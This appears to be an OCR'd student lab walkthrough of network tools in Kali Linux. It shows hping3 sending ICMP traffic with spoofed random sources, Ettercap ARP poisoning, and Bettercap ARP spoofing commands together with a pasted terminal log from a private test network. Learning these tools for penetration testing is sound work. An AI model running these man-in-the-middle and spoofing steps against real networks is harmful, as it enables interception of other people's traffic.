
3 . Run scapy



1.2

4 . Sending 1 packet Command – send(IP(dst=target ip)/ICMP())

5 . Open Wireshark it starts capturing packets




1.3

1.2 Hping3 :

Hping3 is not a packet sniffer itself; it is a packet-crafting and traffic-generation tool that is used along with sniffing to test, analyze, or trigger network responses.

Steps :


1 . hping3 -1 192.168.157.254 --rand-source -p 80 –fast



1.1

2 . Now open wireshark to analys packets

3 . Packets are send to the target



1.2

1.3 Ettercap :


Ettercap is a powerful network security tool used primarily for network protocol analysis and man-in-the-middle (MITM) attacks. It's commonly used by penetration testers and cybersecurity professionals to inspect, intercept, and manipulate traffic on a local network.

Steps :


1 . Open kali linux

2 . Go to application Section and search Ettercap

3 . Click on right symbol




1.1




1.2

4 . Click on ARP poisoning



1.3

5 . Then open wireshark it starts capturing ARP packets



1.4

1.4 Bettercap :

Bettercap is a powerful, flexible, and modern network attack and monitoring tool.

Steps :

1 . Run bettercap -iface eth0


2 . use net.recon on – to identify devices in network

3 . use net.show command -- to show how many devices are connected in network

4 . arp.spoof.targets to set your target

5 . arp.spoof on --- to start attack


6 . Attack started Now open wireshark to see ARP packets are send or not ARP packets are send



1.1


root@kali: /home/mugdha
Session Actions Edit View Help
192.168.0.106 fe80::a00:27ff:fefd:622d 98:43:fa:7e:4b:40 08:00:27:fd:62:2d Intel Corporate PCS Systemtechnik GmbH 0 B 0 B 0 B 0 B 23:59:54 23:59:54
↑ 0 B / ↓ 14 kB / 75 pkts
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.target[00:00:12] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168[00:00:21] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168[00:00:22] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168[00:00:23] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168[00:00:32] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168[00:00:33] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.[00:00:47] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.[00:00:49] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.[00:00:50] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.[00:00:57] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.[00:01:01] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.[00:01:02] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.103[00:01:17] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.103
192.168.0.0/24 > 192.168.0.100 » [00:01:27] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » arp.spoof on[00:01:32] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
